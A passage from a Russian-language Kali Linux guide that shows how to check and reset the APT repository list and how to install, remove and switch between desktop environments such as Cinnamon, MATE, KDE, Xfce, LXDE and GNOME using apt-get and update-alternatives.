
Для Kali 2.0

```
if cat /etc/apt/sources.list | grep -E "deb http://http.kali.org/kali sana main non-free contrib" && cat /etc/apt/sources.list | grep -E "deb http://security.kali.org/kali-security/ sana/updates main contrib non-free"; then echo -e "\n\nРепозитории в порядке"; else echo -e "\n\nПроблемы с репозиториями"; fi
```

Для Kali 1.x

```
if cat /etc/apt/sources.list | grep -E "deb http://http.kali.org/kali kali main non-free contrib" && cat /etc/apt/sources.list | grep -E "deb http://security.kali.org/(|kali-security) kali/updates main contrib non-free"; then echo -e "\n\nРепозитории в порядке"; else echo -e "\n\nПроблемы с репозиториями"; fi
```

Пробую. Программа однозначно говорит, что у меня проблема:



Решить эту проблему можно одной единственной командой:

Для Kali 2.0


```
echo -e "deb http://http.kali.org/kali sana main non-free contrib\ndeb http://security.kali.org/kali-security/ sana/updates main contrib non-free" > /etc/apt/sources.list
```

Для Kali 1.x

```
echo -e "deb http://http.kali.org/kali kali main non-free contrib\ndeb http://security.kali.org/kali-security kali/updates main contrib non-free" > /etc/apt/sources.list
```

Внимание, эта команда полностью затирает файл sources.list (в котором хранятся источники приложений). Т.е. если вы вручную туда что-то добавляли, то команда это сотрёт. Также удаляются комментарии, пустые строки и пр. — результатом команды является то, что в этот файл записываются две строчки — официальные источники приложений Kali.

Опять проверяю репозитории:



Можно опять проверить содержимое файла источников:

1|	root@WebWare-Kali:~# cat /etc/apt/sources.list
2|	deb http://http.kali.org/kali kali main non-free contrib
3|	deb http://security.kali.org/kali-security kali/updates main contrib non- free

Отлично — всё есть и ничего лишнего.

После обновления репозитория, обязательно выполняем:

1|	apt-get update

Глава 9. Как поменять среду рабочего стола в Kali Linux

Как вам GNOME 3 в новой Kali 2.0?

Меня он достал! Как говорят на Лурке, «так и вышло». Это я к переходу Kali Linux 2.0 на GNOME 3. Одна из хороших книг по Linux, прочитанных за последнее время, начиналась введением, там есть такое предложение:

> No, I want to tell you the story of how you can take back control of your computer.

Перевод: *Нет, я хочу рассказать вам историю о том, как вы можете вернуть контроль над вашим компьютером.*

Смысл в том, что мы сами определяем, что компьютер может, а что нет. На мой взгляд, GNOME 3 отходит от этого принципа. Вместо того, чтобы генерировать кучу мануалов из цикла «**Как сделать иконку на программу на рабочем столе в Kali Linux 2.0**» и «**Куда делось главное меню в Kali Linux 2.0**», а решил подойти радикальнее. Я уже упоминал, что из-за GNOME 3 когда-то сменил Ubuntu на Linux Mint. Менять Kali Linux 2.0 мы не будем (хотя есть альтернативы) но поменяем окружение рабочего стола.

За это мы и любим Linux — систему можно полностью настроить по своему вкусу. В этой статье я расскажу как установить (и удалить) новые окружения рабочего стола в Kali Linux. **Среди альтернативных окружений рабочего стола мы имеем: Cinnamon, Xfce, KDE, LXDE, GNOME, MATE.**

Сразу для тех, кто пролистал инструкцию и ужаснулся её размеру — инструкция очень простая. Чтобы поменять среду рабочего стола нужно выполнить одну команду для установки пакетов и ещё одну команду для выбора новой среды рабочего стола по умолчанию. Но так как разных сред много, плюс я сделал скриншоты в каждой из них, то инструкция и распухла. Получится даже у новичков — читайте дальше.))

Порядок действия следующий: мы устанавливаем пакеты новой среды рабочего стола и выбираем её в качестве среды по умолчанию. Альтернативой данному методу является сборка своего собственного (кастомного) .ISO образа Kali Linux. Но сборка собственного образа занимает много времени (почти полный рабочий день), поэтому я предлагаю ознакомиться с этим методом, который не требует переустановки системы или создания пользовательского образа.

Я тестирую на Kali Linux 2.0! На в Kali Linux 1.x действия во многом аналогичны, но, возможно, отсутствуют пакеты для MATE (раньше отсутствовали и нужно было

добавлять новый репозиторий; сейчас, возможно, по-другому). В Kali Linux 2.0 все необходимые пакеты присутствуют в стандартных репозиториях.

Краткая характеристика и сравнение самых популярных сред рабочего стола в Linux: Cinnamon, Xfce, KDE, LXDE, GNOME, MATE

Скажу сразу, что если хотите объективных оценок, то обратитесь к Википедии, каждой из этих сред посвящена отдельная статья и есть скриншоты. Хотя скриншоты есть и у меня. Мои оценки будут субъективные. Я регулярно работаю только в среде Cinnamon. Последний раз пользовался KDE несколько лет назад. В настоящее время регулярно работаю в GNOME 2. Про все остальные среды рабочего стола я сам прочитал в Википедии:

Cinnamon

После того, как была выпущена **третья версия GNOME**, которую Линус Торвальдс (создатель Linux) честно назвал **«окружением для идиотов»**, то сразу же появились форки второй версии GNOME. Это Cinnamon и MATE. Оба форка делаются одними и теми же людьми — создателями Linux Mint – тогда зачем же сразу два? Главная цель MATE — это поддержание старого доброго GNOME 2 в актуальном состоянии. Т.е. это тот же GNOME 2, только актуальный. А Cinnamon, хоть и базируется на GNOME 2, но включает в себя модные новации — среди них действительно много полезного. Мне нравится настраивать действия при наведении курсора на определённые углы экрана — пользуюсь постоянно, очень удобно.

В общем, моим любимым окружением рабочего стола является Cinnamon.

MATE

По сути, про MATE уже всё сказано в разделе про Cinnamon — это старый добрый и актуальный GNOME 2.

KDE

Я пользовался этим окружением рабочего стола давно и очень недолго. Главной мой вывод по итогам этого опыта: красиво, но глючно. Повторюсь, это было давно, там уже много раз всё могло поменяться — поисправляли старые ошибки и добавили новые)) В KDE много разных виджетов, рабочий стол (в то время, когда я им пользовался) выглядел современно и чуть футористично.

Xfce

«Xfce — лёгкое настольное рабочее окружение для различных UNIX-подобных систем. Разработанное с целью повышения производительности, оно позволяет загружать и выполнять приложения быстро, сохраняя ресурсы системы» — об этом говорит Оливер Фордан, создатель Xfce, которого цитирует Википедия.

LXDE


Википедия говорит, что «проект LXDE направлен на создание новой быстрой, легковесной и энергоэффективной среды рабочего стола. LXDE создана простой в использовании, достаточно лёгкой и нетребовательной к ресурсам системы. Она подходит для работы с низкопроизводительным спектром оборудования, таким как старые машины с ограниченными ресурсами и/или маленьким объёмом ОЗУ».

Примечание: Если после смены среды рабочего стола вас вместо красивой обоины вкстречает чёрный экран (у меня такое было только после смены на Cinnamon), то… установите другую обоину. Если вы хотите использовать стандартные, то они лежат здесь:

```
/usr/share/backgrounds/
```

Как поменять среду рабочего стола в Kali Linux на Cinnamon






Как установить окружение рабочего стола Cinnamon в Kali Linux:


```
apt-get install kali-defaults kali-root-login desktop-base cinnamon
```

Как удалить окружение рабочего стола Cinnamon в Kali Linux:

```
apt-get remove cinnamon
```

Как поменять среду рабочего стола в Kali Linux на Xfce





Как установить окружение рабочего стола XFCE в Kali Linux.

Используйте следующую команду для установки окружения рабочего стола, включая все необходимые плагины и goodies (плюшки).


```
1| apt-get install kali-defaults kali-root-login desktop-base xfce4 xfce4-places-plugin xfce4-goodies
```


Как удалить XFCE в Kali Linux

В случае если вы хотите удалить XFCE, используйте следующую команду

```
1| apt-get remove xfce4 xfce4-places-plugin xfce4-goodies
```

Как поменять среду рабочего стола в Kali Linux на KDE





Как установить среду рабочего стола KDE Plasma в Kali Linux:

```
apt-get install kali-defaults kali-root-login desktop-base kde-plasma-desktop
```

Как установить среду рабочего стола KDE для нетбуков в Kali Linux:

```
apt-get install kali-defaults kali-root-login desktop-base kde-plasma-netbook
```

Как установить стандартные отобранные Debian пакеты и фреймворки в Kali Linux:

```
apt-get install kali-defaults kali-root-login desktop-base kde-standard
```

Как установить KDE Full Install (полный набор) в Kali Linux:

```
apt-get install kali-defaults kali-root-login desktop-base kde-full
```

Как удалить KDE из Kali Linux:

```
1| apt-get remove kde-plasma-desktop kde-plasma-netbook kde-standard
```

Как поменять среду рабочего стола в Kali Linux на LXDE






Как установить окружение рабочего стола LXDE в Kali Linux:

```
1| apt-get install lxde-core lxde kali-defaults kali-root-login desktop-base
```

Как удалить LXDE из Kali Linux:

```
1| apt-get remove lxde-core lxde
```

Как поменять среду рабочего стола в Kali Linux на GNOME





Как установить окружение рабочего стола GNOME в Kali Linux:


```
1| apt-get install gnome-core kali-defaults kali-root-login desktop-base
```

Как удалить окружение рабочего стола GNOME из Kali Linux:

```
1| apt-get remove gnome-core
```

Как поменять среду рабочего стола в Kali Linux на MATE





Следующая команда установит базовые пакеты MATE:

```
1| apt-get install kali-defaults kali-root-login desktop-base mate-core
```

(или) Установите окружение рабочего стола MATE с дополнительными пакетами

Следующая команда установит mate-core и дополнения:

```
1| apt-get install kali-defaults kali-root-login desktop-base mate-desktop-environment
```

(или) Установите окружение рабочего стола MATE с ещё большим количеством дополнительных пакетов.

Следующая команда установит mate-core + mate-desktop-environment и ещё больше дополнений:

```
apt-get install kali-defaults kali-root-login desktop-base mate-desktop-environment-extra
```

Как удалить окружение рабочего стола MATE в Kali Linux

Если вы хотите удалить рабочий стол MATE, используйте следующую команду:

```
apt-get remove mate-core
```

Как изменить среду рабочего стола в Kali Linux

Думаю, вы уже заметили, что хоть мы и установили новое окружение рабочего стола в Kali Linux, но даже после перезагрузки ничего не меняется. Всё очень просто — нам нужно в настройках выбрать, какую среду рабочего стола мы хотим использовать. Удалять неиспользуемые среды не нужно! Т.е. в любой момент вы можете выбрать любую рабочую среду, вернуться к изначальной.

Используйте следующую команду чтобы выбрать главное окружение рабочего стола. Эта команда выведет список доступных вариантов.

```
update-alternatives --config x-session-manager
```

Объяснение update-alternatives

update-alternatives создаёт, удаляет, сохраняет и отображает информацию о символьных ссылках имеющейся системы альтернатив. Система альтернатив — это повторная реализация системы альтернатив Debian. В первую очередь, она была переписана чтобы избавиться от зависимостей от Perl; она предназначена чтобы стать заменой скрипту от Debian — update-dependencies. Страница руководства (man) незначительно отличается от страницы man в проекте Debian.

